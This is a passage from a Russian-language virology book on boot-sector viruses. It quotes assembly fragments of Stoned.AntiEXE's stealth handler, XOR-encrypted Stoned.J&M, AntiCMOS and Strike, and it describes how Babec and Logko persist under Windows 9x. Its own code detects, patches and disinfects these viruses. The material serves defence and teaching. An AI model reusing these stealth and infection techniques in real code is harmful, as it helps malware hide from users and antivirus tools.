Но после того, как дисковая операция нормально выполнится, управление вновь берет на себя вирусный обработчик. Теперь он проверяет: а какое действие, собственно говоря, было выполнено – чтение сектора, запись, форматирование дорожки или что-нибудь иное? И прежде всего его интересует, не прочитан ли в результате какой-либо дисковый сектор.

```
Pushf
cmp   byte ptr cs:Save_AH,2
jne   No_Read
        ...
call  Stealth
No_Read:
popf
Err_13:
retf  2
```

И если было выполнено именно чтение, то, прежде чем выйти из обработчика прерывания и передать управление вызывающей программе, выполняется некая процедура, работающая следующим образом.

```
Stealth:
        ...
push  es
pop   ds
mov   ax,word ptr cs:[0]
cmp   ax,[bx]
jne   Not_EQ
mov   ax,word ptr cs:[2]
cmp   ax,[bx+2]
jne   Not_EQ
mov   cx,word ptr ds:[bx+4]
mov   dh,byte ptr ds:[bx+6]
mov   ax,201h
int   0D3h
        ...
Not_EQ:
        ...
retn
```

Суть ее алгоритма: если обработчиком была выполнена операция чтения и в буфере с адресом ES:BX уже хранится содержимое прочитанного сектора, то вирус начинает последовательно проверять, а не совпадают ли первые байты прочитанного сектора с кодом самого вируса. И если оказывается, что по крайней мере 4 первых байта совпадают, то вирус извлекает сохраненные координаты «спрятанного» оригинального загрузчика (они хранятся в байтах [4], [5] и [6], занимаемых ранее бесполезной меткой «MSDOS»), загружает в AH число 2 (код команды чтения сектора) и самостоятельно выполняет это чтение в «пользовательский» буфер.

Таким образом, если какая-либо программа или операционная система обратится к дисковому сектору, в котором реально «сидит» вирус, то в буфере памяти после операции чтения окажется не код

вируса, а код оригинального загрузчика. Вирус на диске есть, но его невозможно увидеть!

Этот прием носит наименование «стелсирование» (от англ. наречия *stealth*, означающего «украдкой», «втихомолку», «незаметно»), а вирусы, использующие нечто подобное, – *stealth-вирусы*, или *стелс-вирусы*.

2.3.2. Разработка антивируса

Попробуем представить себе, что потребуется, чтобы обезвредить **Stoned.AntiEXE**. Антивирусная программа должна:

- обнаружить код вируса в оперативной памяти компьютера и однозначно идентифицировать его;
- обезвредить stealth-механизм вируса, после чего мы получим возможность напрямую читать дисковые сектора без боязни, что их содержимое будет подменено;
- обезвредить процедуру заражения, восстановив прежнее значение вектора прерывания 13h, после чего мы получим возможность напрямую писать дисковые сектора без боязни, что их содержимое будет замещено кодом вируса;
- обнаружить в загрузочных секторах винчестера и дискет вирусный код и также однозначно идентифицировать его как код вируса **Stoned.AntiEXE**;
- разыскать по смещениям оригинальное содержимое загрузочных секторов на винчестере и дискетах и записать их на их «законное» место (впрочем, и на дискете, и на винчестере оригинал хранится в {0,0,D}).

Внимательный читатель может заметить, что первые три пункта нашей программы действий не являются необходимыми. В самом деле, загрузившись со «здоровой» дискеты, мы получим в свое распоряжение абсолютно чистую от каких-либо stealth-механизмов оперативную память компьютера. А значит, можно смело обнаруживать и удалять вирус с дисковых накопителей, не опасаясь противодействия со стороны коварного вируса.

Тем не менее мы будем бороться с вирусом не по упрощенному алгоритму, а «как положено». Ведь, в конце концов, может оказаться, что зараженная машина управляет ядерным реактором, и перезагружать ее просто нельзя. Как вы думаете, это вероятная ситуация?

В компьютерной вирусологии (и не только в ней) важную роль играет понятие *сигнатуры* вируса. В широком толковании сигнатура – это уникальная «подпись», однозначно характеризующая

«автора». Разумеется, «подпись» вируса не имеет ничего общего с каллиграфическими вензелями, выполненными гусиным пером на пергаменте. Вирус однозначно характеризуется уникальной, то есть ни в каких других программах не встречающейся, комбинацией байтов (или даже фрагментов байтов). Это и есть сигнатура вируса.

Сигнатуры используются не только для детектирования вирусов, но и для различения наборов данных, имеющих специфические форматы. Например, все загрузочные сектора характеризуются сигнатурой AA55h, исполняемые EXE-файлы программ – строчкой 'MZ', структурированные хранилища документов и электронных таблиц – последовательностью D0h CFh 11h E0h и т. п.

Длина вирусной сигнатуры может быть разной. В идеале в нее должна входить вся постоянная часть вируса. Но на момент написания этих строк в мире насчитывалось несколько десятков тысяч различных файловых и загрузочных вирусов плюс несколько миллионов троянских программ. Хранение длинных сигнатур технически нерационально и экономически не выгодно, поэтому современные антивирусы используют для детектирования вредоносных программ не сами сигнатуры, а лишь *контрольные суммы* от них. Понятно, что такой подход несколько снижает надежность однозначного распознавания. Методы, которыми решается эта проблема, будут рассмотрены в последней главе книги.

Мы будем использовать для распознавания вирусов простые сигнатуры. Поскольку в антивирусных компаниях исследование вирусов поставлено на поток, то процесс выбора сигнатур там, как правило, автоматизирован. Мы же, не связанные требованиями скоростного массового производства «лечилок», имеем возможность более тщательного выбора сигнатуры. Поэтому в наших примерах исцеляющих программ сигнатуры будут короткими – не более десятка байтов, зато очень информативными.

Говоря о сигнатурах, невозможно не упомянуть одну занимательную историю, рассказанную однажды в телеконференции relcom.comp.virus Д. О. Грязновым:

На заре вирусно-антивирусной эпопеи, когда вирусов было всего ничего и сканеры были именно сканерами, то есть просматривали весь файл целиком на предмет наличия определенной последовательности байт – той самой «сигнатуры», эти «сигнатуры» действительно были чем-то ценным и рассматривались некоторыми как коммерческая тайна, «know-how». За каждым новым вирусом

гонялись, как я не знаю за чем. Если конкурент обнаруживал на один-два вируса больше, это была катастрофа! Вот и дергали в отсутствие «живого» вируса эти самые сигнатуры друг у друга... Ну, John McAfee и подложил свинью потенциальным конкурентам – «хакерам», вбив в свой Scan, наряду с реальными вирусами, парочку липовых «сигнатур»... Из таких липовых «сигнатур» вспоминается действительно легендарный «вирус» Nichols, за которым вся антивирусная братия (за исключением McAfee, разумеется) безуспешно гонялась несколько лет. Причем, блин, его ведь «видели»! Примерно как сегодня некоторые «видят» Элвиса Пресли то там, то сям... Все это было в примерно 1986–1988 гг. С тех пор много воды утекло...

Итак, займемся непосредственной разработкой антивируса.

Шаг 1. Прежде всего необходимо обнаружить вирус в ОЗУ. Изучая алгоритм работы **Stoned.AntiEXE**, мы пришли к выводу, что агрессивный код располагается в оперативной памяти всегда в одном и том же месте, а именно в скрытом от операционной системы последнем килобайте основной памяти. Конкретные адреса легко вычислить на основании информации, приведенной в полном листинге вирусного кода (см. приложение). Обратим внимание на следующий фрагмент процедуры обработки дискового прерывания (слева указаны адреса и значения байтов):

```
0020  2E:A3 0007          mov     word ptr cs:Save_AX,ax
0030  CD D3               int     0D3h
0032  72 4A               jc      Error
0034  9C                 pushf
0035  2E:80 3E 0008 02    cmp     cs:Save_AX+1,2
0038  75 40               jne     OK
```

Выберем в качестве сигнатуры 8 байтов, размещенных последовательно, начиная с адреса 35h: «2E 80 3E 00 08 02 75 4D».

Таким образом, если в оперативной памяти по смещению 9FC0h:35h окажутся именно эти байты, то будем считать, что вирус **Stoned. AntiEXE** присутствует в памяти, и он активен.

Шаг 2. Теперь разработаем план нейтрализации вируса в памяти. Обратим свой взор все на тот же фрагмент, в котором мы выбрали 8 байтов в качестве сигнатуры. Дело в том, что деструктивный алгоритм вируса, а также процедура подмены секторов и заражения дискет никогда не получат управления, если этот фрагмент будет выглядеть, например, вот так:

```
002C  2E:A3 0007          mov     word ptr cs:Save_AX,ax
0030  CD D3               int     0D3h
0032  72 4A               jc      Error
0034  9C                 pushf
0035  90                 nop
0036  90                 nop
0037  90                 nop
0038  90                 nop
0039  90                 nop
003A  90                 nop
003B  EB 40              jmp     OK
```

Теперь становится понятным, для чего мы выбрали свою сигнатуру именно в этом месте. Мы собираемся изменить этот фрагмент своим антивирусом. А потом всегда сможем различить: это активный вирус или уже «убитый». В противном случае нам пришлось бы использовать две сигнатуры в двух разных местах.

Разумеется, нам просто повезло, что в вирусе нашелся такой «удобный» фрагмент, изменением которого мы нейтрализуем сразу три нежелательных агрессивных механизма. В общем случае пришлось бы решать все эти проблемы по отдельности. Хотя, конечно, в запасе у нас всегда имеется такой мощный и безотказный прием, как обнаружение в теле вируса сохраненного значения оригинального вектора прерывания 13h и возврат его на законное место. Конкретно, для случая вируса **Stoned.AntiEXE**, пришлось бы взять двойное слово по адресу 0:34Ch и переписать его в 0:4Ch. Это гораздо проще, но далеко не так поучительно.

Шаг 3. Спланируем удаление вируса из загрузочных секторов дискет и винчестера. Во-первых, необходимо прочитать сектор с координатами {0,0,1} в массив размером 512 байтов. В качестве сигнатуры для различения «здорового» и «больного» секторов можно с успехом использовать все те же 8 байтов, только теперь они будут размещаться в массиве, начиная с индекса 35h.

Если мы прочитали сектор {0,0,1} с дискеты и он оказался заражен вирусом **Stoned.AntiEXE**, то нужно взять с той же дискеты содержимое сектора с адресом, параметры которого (значение регистра DH при вызове Int13h) сохранены в вирусе по смещению 6, и перезаписать его в загрузчик. Для винчестера процедура аналогична, только адрес «пленного» загрузчика постоянен: {0,0,0Dh}.

Исходный текст на языке Си для процедур, обнаруживающих и нейтрализующих загрузочный вирус **Stoned.AntiEXE**, находится в приложении. Доступ к конкретным дисковым секторам осуществ-

ляется при помощи функции biosdisk(), а выборка и замещение данных в ОЗУ – при помощи макросов peekb() и pokeb().

2.4. Редко встречающиеся особенности

Странности... Нет никаких странностей. Есть просто неровности...

А. и Б. Стругацкие. «Попытка к бегству»

Как мы могли убедиться несколькими страницами выше, принцип действия загрузочных вирусов весьма прост. Большинство загрузочных вирусов весьма похожи друг на друга. Однако целесообразно рассмотреть наиболее часто встречающиеся и наиболее важные особенности, которые могут встретиться в процессе изучения и уничтожения загрузочных вирусов.

2.4.1. Зашифрованные вирусы

Сразу после включения питания процессоры семейства i80x86 начинают работу в так называемом *реальном* режиме. В этих условиях отсутствуют какие-либо механизмы защиты памяти, что означает полную возможность самомодификации программного кода. Рассмотрим фрагмент листинга вируса **Stoned.J&M**:

```
; Оригинальный код
jmp     $0
 ...
$0:     cli
xor     ax,ax
mov     ss,ax
mov     ds,ax
mov     sp,7C00
cli
xor     ax,ax
mov     ss,ax
mov     ds,ax
mov     sp,7C00
sti
; Процедура расшифровки
mov     bx,offset $1
mov     cx,017E
$2:     mov     ah,[bx]
xor     ah,FF
mov     [bx],ah
inc     bx
loop    $2
; Фрагмент до и после расшифровки
```

```
$1:     pop     si          ; mov   ax,[00413]
in      al,dx               ; sub   ax,0002
sti                         ; mov   [00413],ax
sar     ch,cl               ; mov   cl,06
call    [si][0FFEC]         ; shl   ax,cl
sti                         ; shl   ax,cl
dec     si                  ; push  ax
stc                         ; pop   es
sub     al,1F               ; mov   bx,0200
scasw                       ; mov   ax,0201
clc                         ; mov   cx,0001
inc     sp                  ; xor   dh,dh
???     bp                  ; mov   dl,[07BD8]
```

Начало вируса выглядит довольно традиционно, но с адреса памяти, символически помеченного как «$1», начинается странно выглядящая последовательность команд, часть из которых даже не поддается дизассемблированию. В таком состоянии, в каком код находится в момент старта вируса **Stoned.J&M**, он не подлежит исполнению. Конечно, каждая отдельно взятая команда «безумного» кода что-то означает и даже может быть воспринята процессором как вполне легальная. Но все вместе они, выполняемые последовательно, не могут привести ни к чему иному, кроме как к тяжелому «подвисанию» машины. Поэтому перед тем, как передать управление на «безумный» фрагмент, вирус применяет к значениям его байтов операцию, обратную той, каковая была использована при зашифровке кода. Для этой цели очень часто используется операция «XOR», привлекающая своей «самосимметричностью»:

<Старое значение>⊕<Ключ>=<Новое значение>;
<Новое значение>⊕<Ключ>=<Старое значение>.

Примерно таким же свойством обладают операции «NOT» и «NEG», но они не позволяют варьировать ключ шифрования. То же самое можно сказать и про операции обмена местами частей регистра или ячейки памяти: для 16-битового слова ее можно реализовать командой «XCHG», а для 8-битового байта – командами «ROL» или «ROR». Встречаются и другие арифметические и логические операции, но они требуют применения в шифровщиках и расшифровщиках «зеркально-симметричных» команд: для «ADD» это «SUB», для «SHL» это «SHR» и т. п. Вот почему авторы вирусов обычно пользуются для зашифровки своего кода операцией «исключающее ИЛИ».

Зачем все это делается? Чтобы чуть-чуть затруднить жизнь вирусологу, изучающему код. Вирусолог вынужден будет применить один из следующих подходов.

Во-первых, он может выполнить пошаговую трассировку кода в отладчике Bochs. В этом случае вирус на глазах у вирусолога сам расшифрует себя.

Или вирусолог может поместить содержимое подозрительного сектора в файл и написать специальную декодирующую программу, например такую:

```
// Расшифровка кода вируса Stoned.J&M.
#include <stdio.h>
#include <io.h>
#include <fcntl.h>
int f, i; unsigned char buf[512];
main()
{
 f = open("J&M.BIN",O_RDWR|O_BINARY);
 read(f, buf, 512);
 for (i=0x39;i<0x17E+0x39;i++) buf[i]^=0xFF;
 lseek(f,0,SEEK_SET);
 write(f, buf, 512);
 close(f);
}
```

Еще одной возможностью является использование средств интерактивных дизассемблеров, каковыми являются, например, HIEW Е. Сусликова или IDA И. Гильфанова. Утилита HIEW позволяет назначить правило декодирования байтов при помощи простенькой программки на примитивном «псевдоассемблере», а в IDA для этой цели придется писать скрипты на встроенном Си- или Python-подобном языке.

2.4.2. Вирусы, не сохраняющие оригинальных загрузчиков

Действия, выполняемые стандартными загрузочными программами, весьма просты и однообразны: минимально протестировать логическую структуру диска на корректность, прочитать в память фрагмент стартового файла операционной системы и передать ему управление. Поэтому некоторая часть вирусов не сохраняет оригинальных загрузочных секторов вообще, самостоятельно выполняя их функции.

В качестве примера рассмотрим фрагмент листинга вируса **AntiCMOS**, который лишь сохраняет внутри себя Partition Table, самостоятельно сканирует ее и загружает в память boot-сектор активного раздела винчестера:

```
        ...
cmp     byte ptr ds:[08Bh],0          ; Загрузка была с дискеты?
je      From_FDD
```

```
From_HDD:
mov     si,offset PTable-10h
Next_Rec:
add     si,10h
cmp     byte ptr [si],80h          ; Это активный раздел
jne     Next_Rec                   ;  в Partition Table?
Mov     dx,[si]                    ; Если да, то происходит
mov     cx,[si+2]                  ;  загрузка в регистры
mov     bx,[7C00h]                 ;  координат boot-сектора
mov     ax,201h                    ;  активного раздела и
int     13h                        ;  чтение его в память по
...                                ;  адресу 0:7C00.
jmp     short loc_11
From_FDD:                          ; Фрагмент эмуляции загрузки
        ...                        ;  с дискеты (пропущен).
Loc_11:
        ...
db      0EAh                       ; JMP 0000:7C00h
dw      7C00h, 0000                ;
        ...
Ptable  db      64 dup (?)         ; Partition Table
        dw      0AA55h             ; Сигнатура загрузочного сектора
```

Также вам будет любопытен фрагмент листинга вируса **Strike**, который имитирует действия оригинального загрузчика при попытке загрузиться с «несистемной» дискеты.

```
...
mov    dl,ds:Save_DL
cmp    dl,80h                  ; Загрузка была с винчестера?
jae    From_HDD
From_FDD:                      ; Обработка загрузки с дискеты:
       ...                     ;  инфицирование винчестера (пропущено)
mov    si,offset Messag        ; Адрес сообщения
NextC:
lodsb                          ; Выборка очередного символа
or     al,al                   ; Это конец строки?
jz     EndPrt                  ; Да - выходи из цикла
mov    ah,0Eh                  ; Нет - отображение
int    10h                     ;  символа на экране
jmp    short NextC             ; Возврат в цикл
End_Prt:
sub    ax,ax                   ; Ожидание нажатия
int    16h                     ;  любой клавиши
int    19h                     ; "Теплая" перезагрузка машины
From_HDD:
..                             ; Обработка загрузки с винчестера
Messag   db    'Non-System disk or disk error', 0Dh, 0Ah
db     'Replace and strike any key when ready', 0Dh, 0Ah

db     ?
db     64 dup (?)              ; Partition Table
dw     0AA55h                  ; Признак загрузочного сектора
```

Сравните приведенные фрагменты с полными листингами MBR винчестера и boot-сектора дискеты. Легко видеть, что стандартные загрузчики написаны более «надежно». В частности, стандартный код MBR одновременно со сканированием таблицы разделов проверяет ее на корректность. Если эта таблица по какой-либо причине разрушена, то стандартный загрузчик выдаст предупреждающее сообщение, а вирус **AntiCMOS** просто зациклится. Кроме того, вы ни при каких условиях не сможете загрузить операционную систему с дискеты, зараженной вирусом **Strike**. Ведь вирус просто не умеет этого делать! Тем не менее в 99% случаев эти вирусы поступают точно так же, как поступили бы на их месте стандартные загрузчики, и благодаря этому пользователь не замечает подмены.

Если вы хотите автоматизировать процесс лечения и написать собственную антивирусную программу, то поиск вируса по сигнатуре в секторах и в памяти нужно выполнять в точности так же, как мы это делали для вируса **Stoned.AntiEXE**. Для «лечения» MBR потребуется иметь внутри программы содержимое стандартного загрузочного сектора винчестера. Необходимо перенести внутрь него из вируса 64 байта таблицы разделов, а потом записать полученный код на свое законное место – в сектор {0,0,1} жесткого диска. Точно так же для «исцеления» дискеты надо иметь содержимое стандартного boot-сектора (для каждой версии операционной системы – свое!), в которое нужно перенести из вируса таблицу параметров дискеты, и все вместе это поместить в стартовый сектор гибкого диска.

2.4.3. Механизмы противодействия удалению вирусов

Однако далеко не все загрузочные вирусы спокойно мирятся с перспективой своего обнаружения и уничтожения. Вот, например, фрагмент описания (от Е. Касперского) для вирусов семейства **Volga (VolGU)**.

...Вирусы перехватывают прерывание INT 13h (обращение к диску) и следят за операциями чтения/записи.

...При записи сектора или секторов через обычную функцию (AH=03h) вирус записывает сектора по одному с помощью функции «запись длинных секторов» (AH=0Bh)... При чтении секторов с помощью обычной функции чтения (AH=02h) вирусы также меняют функцию на «чтение длинных секторов» (AH=0Ah), которая читает как сектора, записанные функцией AH=02h, так и записанные функцией AH=0Bh.

В результате часть секторов диска (то есть в которые произошла запись) оказываются в формате LONG, а остальные – в стандартном формате... В зараженной системе диски читаются как обычно, но после удаления вируса из памяти или после удаления вируса из MBR и загрузке с чистого диска... все пораженные сектора перестают читаться средствами DOS...

Для исправления таких секторов требуется специальная программа, которая должна читать подряд все сектора на диске обычной функцией чтения (INT 13h AH=02h), пока не найдется сбойный сектор. Сбойный сектор читается через функцию «чтение» длинных секторов (INT 13h, AH=0Ah), и если чтение прошло успешно, записывается обратно через обычную функцию записи (INT 13h AH=02h). На исправление пораженного таким образом диска требуется значительное время – от нескольких минут до часа и более (в зависимости от объема диска и его времени доступа).

Хитроумный автор вируса воспользовался тем фактом, что, кроме «обычных» операций чтения и записи секторов, прерывание 13h также поддерживает для винчестера их «расширенные» варианты. Объем считываемой или записываемой информации составляет в этом случае 516 байтов, из них 4 последних байта содержат контрольную сумму читаемого или записываемого содержимого. Сектора, записанные в «длинном» формате, читаются «обычной» командой с ошибкой контрольной суммы.

Ознакомившись с «рецептом» от Е. Касперского, попробуем представить себе, как могло бы выглядеть «магическое снадобье» для винчестера, испорченного вирусом **Volga**.

```
int i,j,k,result;
unsigned char buf [516];
...
for (i=0;i<MAXTRK;i++)      // Цикл по трекам
 for (j=0;j<MAXHEAD;j++)    // Цикл по головкам
  for (k=0;k<MAXSECT;k++){ // Цикл по секторам
    result=biosdisk( 0x02, 0x80, j, i, k, 1, buf );// Пытаемся читать
    if (result) {// Неудача?
      biosdisk( 0x10, 0x80, j, i, k, 1, buf ); // Читаем "длинно"
      biosdisk( 0x03, 0x80, j, i, k, 1, buf ); // Записываем назад
     }
   }
```

Отметим еще один необычный загрузочный вирус **DEF0**, пытающийся противодействовать антивирусам.

...При заражении дискет форматирует дополнительный трек, содержащий единственный сектор длиной 4096 байт, и записывает туда свой код...

Дело в том, что параметры дискеты – сектор вместимостью 512 байтов, 40 или 80 дорожек, от 9 до 18 секторов на дорожке – являются «стандартными» только для операционных систем от Microsoft. В то время как контроллер НГМД позволяет создавать и использовать дискеты, организованные совсем по другим правилам. В частности, возможна запись информации на 80-ю дорожку и в сектор вместимостью 4096 байтов! Подробное описание возможностей контроллера и способов их «ненормативного» использования выходит за рамки данной книги. Тем не менее приведем пример программы, способной прочитать содержимое «сектора-гиганта».

```
int
 db_seg,  // Сегмент базы диска
 db_ofs;  // Смещение базы диска
unsigned char
 buf[4096],        // Буфер для данных
 db[11]={0xDF,2,0x25,5,02,0x2A,0xFF,0xA,0xF6,25,4}; // База диска
...
 db_seg=peek(0, 122);       // Сохраняем старое значение
 db_ofs=peek(0, 120);       //  адреса базы диска
 poke(0, 122, FP_SEG(db[0]));       // Устанавливаем указатель
 poke(0, 120, FP_OFF(db[0]));       //  на новую базу диска

 biosdisk(0x2, 0, 0, 80, 1, 1, buf );// Читаем 4096 байтов
                                     // из 1-го сектора 80-й
                                     // дорожки дискеты A:
 poke(0, 122, db_seg);      // Восстанавливаем старое значение
 poke(0, 120, db_ofs);      //  адреса базы диска
 biosdisk(0x0, d, h, t, s, 1, buf ); // Сброс дисковой подсистемы
```

К приведенному фрагменту необходимо дать некоторые пояснения. Процедуры BIOS, предназначенные для манипулирования с секторами дискет, обращаются к справочной информации – так называемой *базе диска*. База диска – это одиннадцатибайтовый массив, адрес которого в формате «сегмент:смещение» располагается в позиции вектора 1Eh. В этом массиве по смещению 3 содержится код размера сектора (0 – 128 байтов, 1 – 256 и т.д.), а по смещению 4 – номер последнего сектора на дорожке. Для того чтобы заставить дисковую подсистему читать сектора нестандартной длины, достаточно временно изменить базу диска.

Разумеется, вирус, полностью умещающийся в 512 байтах загрузочного сектора, просто физически не может содержать в себе особо

хитрых «ловушек». Всяческие навороты – привилегия «длинных» вирусов, например **DEF0**, своим кодом полностью заполняющего все 4096 байтов «гигантского» сектора.

Итак, сделаем выводы: некоторые загрузочные вирусы не так просто «победить». Поверхностный анализ кода «заразы» и попытка тривиального удаления его из загрузочных секторов могут дорого обойтись торопливому и невнимательному экспериментатору. Но изучение хитростей и тонкостей некоторых «продвинутых» вирусов не только сложно и опасно, но также очень интересно и весьма полезно для самообразования в области системного программирования.

2.4.4. Проявления загрузочных вирусов

В силу своего modus vivendi загрузочные вирусы способны сосуществовать с «мирным» программным обеспечением, не конфликтуя с ним и ничем себя не обнаруживая. Ведь большинство из них по своей сути являются не чем иным, как вполне корректно написанными вариантами загрузочных программ, отличающимися от «стандартных» собратьев лишь умением копировать свой код на другие дискеты и винчестеры. Каковое умение они, кстати, совершенно не обязаны демонстрировать постоянно. Известны случаи, когда загрузочные вирусы, находясь в латентном состоянии, оставались в загрузочных секторах активно используемого винчестера по 7–10 лет и обнаруживались лишь случайно.

Видимо, некоторых «творцов» раздражает именно это свойство собственных «творений». Им просто не удается усидеть спокойно на месте в ожидании «славы», пусть и анонимной. Ведь срок «признания» может растянуться на годы! Это такое же мучительное и тягостное ощущение, как и у игрока в прятки, который настолько хорошо замаскировался в пыльном нафталиновом шкафу, что его никак не могут обнаружить. Особенно если в прятки играет он один и его никто особенно и не ищет. Как тут в самый неподходящий момент не выскочить из шкафа с диким воплем «а вот и я»?!

И выскакивают: выводят на экран разнообразные изображения, играют музыкальные фразы, а то и просто портят информацию на диске. Сейчас известно около 1000 загрузочных вирусов, объединенных в несколько сотен семейств. Из примерно 250 семейств загрузочных вирусов, описанных в каталоге И. Данилова:

- 42% содержат откровенно деструктивные, направленные на уничтожение и блокирование информации процедуры;
- 40% демонстрируют на экране видеоэффекты, то есть изображают надписи и картинки;

- 8% изменяют системную информацию, пытаясь предотвратить свое обнаружение и удаление;
- 6% содержат ошибки, способные помешать нормальной работе на компьютере;
- 2% демонстрируют аудиоэффекты, то есть проигрывают какие-то мелодии или просто пищат динамиком.

И есть еще 26% вирусов, которые не делают ничего из вышеперечисленного и поэтому могут считаться относительно незаметными и безобидными. Конечно, в сумме все это составляет больше 100%, но не следует забывать, что некоторые вирусописатели склонны применять в своих вирусах сразу несколько разнообразных «шуток».

Нам, конечно, в этом контексте более всего интересны вирусы-«убийцы». И прежде всего: насколько они опасны и можно ли как-нибудь восстановить поврежденную и уничтоженную информацию.

В качестве примера рассмотрим вирус **Stoned.March6** («Michelangelo»). С этим вирусом была связана интересная и очень поучительная история. В начале 1991 г. вирусологами был обнаружен в «дикой природе» новый загрузочный вирус, способный 6 марта каждого года уничтожать информацию на винчестере. Гораздо позже, когда история, связанная с этим вирусом, была в разгаре, журналисты обратили внимание, что 6 марта – день рождения великого художника Микеланджело Буаноротти. Вирус вошел в историю под именем «Michelangelo», и вошел «громко» – зимой 1992 г. две крупные американские фирмы, производившие персональные компьютеры, публично признались, что случайно распространили прилагавшиеся к компьютерам дискеты с системным программным обеспечением, зараженные этим вирусом. Назывались цифры – от 500 до 900 зараженных дискет. На следующий день информационное агентство UPI взяло у крупнейшего вирусолога John MacAfee интервью, завершившееся сенсационным выводом: сотни тысяч компьютеров могут оказаться под ударом 6 марта, в день активации вируса. Следующим витком в эскалации истерии стало заявление агентства Reuters, в котором со ссылкой опять-таки на мнение MacAfee упоминались уже пять миллионов пораженных компьютеров.

Нетрудно представить себе реакцию простых пользователей, на которых со страниц газет и телеэкранов в одночасье обрушились такие чудовищные «новости». В считанные часы стоимость акций антивирусных компаний подскочила в несколько раз. Эти компании, со своей стороны, тоже не слишком спешили успокаивать перепуганных компьютерных обывателей. Истерия продолжалась несколько недель

и закончилась утром 7 марта. По официальным сведениям, было зафиксировано от 10 000 до 20 000... нет, даже не пострадавших компьютеров, а всего лишь фактов обнаружения вируса «**Michelangelo**», произошедших за этот срок. А реальным ущербом (испорченными данными) могли «похвастаться» вряд ли более сотни пользователей – все-таки загрузочные вирусы переносятся с машины на машину медленно, а повсеместное использование «свежих» антивирусов в последние недели перед активацией было беспрецедентным.

Спустя пять лет, в начале марта 1997 г., некоторые средства массовой информации США попытались «реанимировать труп», вновь вытащив на новостные интернет-сайты пропахшую нафталином историю о «кровавом **Michelangelo**» и «роковой дате». Как и следовало ожидать, на нее почти никто не обратил внимания, и на этот раз сенсации не получилось. Вирус-то к тому времени можно было найти лишь «в пробирках» у вирусологов.

А спустя еще два года, 26 апреля 1999 г., последовало неожиданно катастрофическое продолжение истории. Впрочем, поскольку «главным героем» на этот раз стал не «**Michelangelo**», и даже вообще не загрузочный вирус, речь об этом пойдет в главе, посвященной вирусам для Windows.

Разрушение информации на винчестере, нанесенное загрузочным вирусом, не всегда фатально. Как правило, вирусы заполняют «мусором» сектора – либо случайно выбранные, либо принадлежащие системным областям диска. В некоторых случаях оказывается возможным хотя бы частично восстановить данные на винчестере. Существуют специальные программы (например, Tiramisu/Easy Recovery), которые пытаются сделать это, используя сложные эвристические алгоритмы. А иногда неплохих результатов можно добиться и самостоятельно, вооружившись всего лишь нортоновскими утилитами от Symantec, знанием правил организации файловой системы на диске и здравым смыслом.

2.4.5. Загрузочные вирусы и Windows

Сразу после включения питания компьютера процессор i80x86 начинает работу в так называемом «*реальном*» режиме. Его особенностью является использование 16-битовой шины данных и 20-битовой шины адреса, соответственно процессор использует только 16-битовые регистры и способен «увидеть» лишь 1 Мб памяти. Поэтому, кстати, этот режим иногда называют «*16-битовым*». Именно в этом режиме функционируют процедуры BIOS (в том числе и процедура обработки прерывания 13h) и операционная система MS-DOS.

Фирма Microsoft декларирует, что операционные системы семейства Windows используют другой, так называемый *«защищенный»* режим работы процессора. В этом режиме регистры современных процессоров способны хранить 32 или 64 бита. Мы сконцентрируем свое внимание на «32-битовом» режиме и поддерживающих его операционных системах. На самом деле полностью 32-разрядной являются только различные версии Windows NT (включая Windows 2000, XP, Vista и т. д.), а Windows 95/98/ME по мере необходимости переключаются из режима в режим. Подробнее этот вопрос будет рассмотрен в главе «Файловые вирусы в Windows».

Типичная операционная система семейства Windows NT полностью берет на себя обработку доступа ко всем дисковым устройствам через порты контроллера. Это означает, что даже если загрузочный вирус после включения питания и установил свой «агрессивный» обработчик прерывания 13h, все равно ни операционная система, ни прикладные программы к этому прерыванию просто никогда не будут обращаться. Для поддержки исполнения 16-битовых DOS-программ запускается специальный 32-битовый процесс NTVDM, который моделирует и контролирует среду выполнения – обработчики прерываний, служебные области операционной системы и т. п. Благодаря этому вирус просто не будет допущен к секторам диска.

В Windows 95/98/ME дело обстоит несколько иначе. По умолчанию используются собственные 32-разрядные процедуры доступа к дискам. Но если операционная система обнаруживает, что на момент загрузки прерывание 13h кем-то или чем-то перехвачено, то считает, что «это неспроста», включает для доступа к жесткому диску (но не к дискете!) так называемый *режим совместимости* и использует «посторонние» обработчики как «родные». Этим обеспечивается, например, корректная работа под Windows 95/98/ME драйвера Ontrack DiskManager, который встраивается в цепочку обработчиков прерывания 13h по вирусному принципу и транслирует «большие» номера секторов, цилиндров и головок современных винчестеров (размером 520 Мб и более) в форму, понятную BIOS старых материнских плат. Но для доступа к дискетам никаких «поблажек» 16-битовому режиму никогда не делается, работа идет исключительно через собственные 32-битовые процедуры Windows.

Итак, классически написанные загрузочные вирусы под современными версиями Windows не получат управления во время обращения к дискете и по этой причине не смогут размножаться.

Конечно, вирусописатели не собираются так просто сдаваться. Имеется ряд попыток обеспечить хотя бы частичное функциониро-

вание загрузочных вирусов в среде Windows. Рассмотрим механизм, использованный в вирусе **Babec**.

В основу функционирования этого вируса положено то обстоятельство, что операционная система семейства Windows 95/98/ME не все аппаратные прерывания обслуживает 32-битовым кодом. Вероятно, это связано с тем, что 16-битовый код по своей природе гораздо более компактен, прост и в большинстве случаев нисколько не проигрывает 32-битовому коду в быстродействии. Вот и в Windows 95/98/ME работа с клавиатурой осуществляется «по старинке», с использованием BIOS-прерывания 16h. Это дает возможность вирусу, перехватившему клавиатурное прерывание, хотя бы однажды получить управление.

Итак, алгоритм работы загрузочного вируса **Babec** выглядит следующим образом.

1. Стартовав из зараженного MBR, вирус перехватывает клавиатурное прерывание 16h.
2. При каждом нажатии клавиши вирус отслеживает состояние вектора прерывания 21h и пытается перехватить его. (Этот вектор принадлежит виртуальной машине DOS и «дремлет» в ожидании запуска какого-либо DOS-приложения.)
3. Обработчик перехваченного прерывания 21h отслеживает вызов функции 0Eh («смена текущего диска»). Если некая DOS-программа попытается обратиться к диску «A:» или «B:», то немедленно начинает выполняться вполне традиционная процедура заражения дискеты.

Еще одним примером загрузочного вируса, способного существовать в условиях Windows, является разработка под названием **Logko**. Этим вирусом используется то обстоятельство, что перед первым обращением к дискете Windows считывает с винчестера образец кода загрузочного сектора и делает эту операцию через прерывание 13h. Перехвативший указанное прерывание вирус анализирует содержимое всех считываемых операционной системой секторов, и если обнаруживает в рабочем буфере нечто похожее на Boot-сектор, то делает вывод, что в кармане дисковода имеется дискета, которую можно попытаться заразить.

Таким образом, вирусы **Babec** и **Logko** будут заражать дискеты только тех пользователей, которые хотя и пользуются операционными системами Windows 95/98/ME, но продолжают копировать, удалять и переименовывать свои файлы не при помощи крайне громоздкого и неповоротливого «Проводника», но, например, средства-

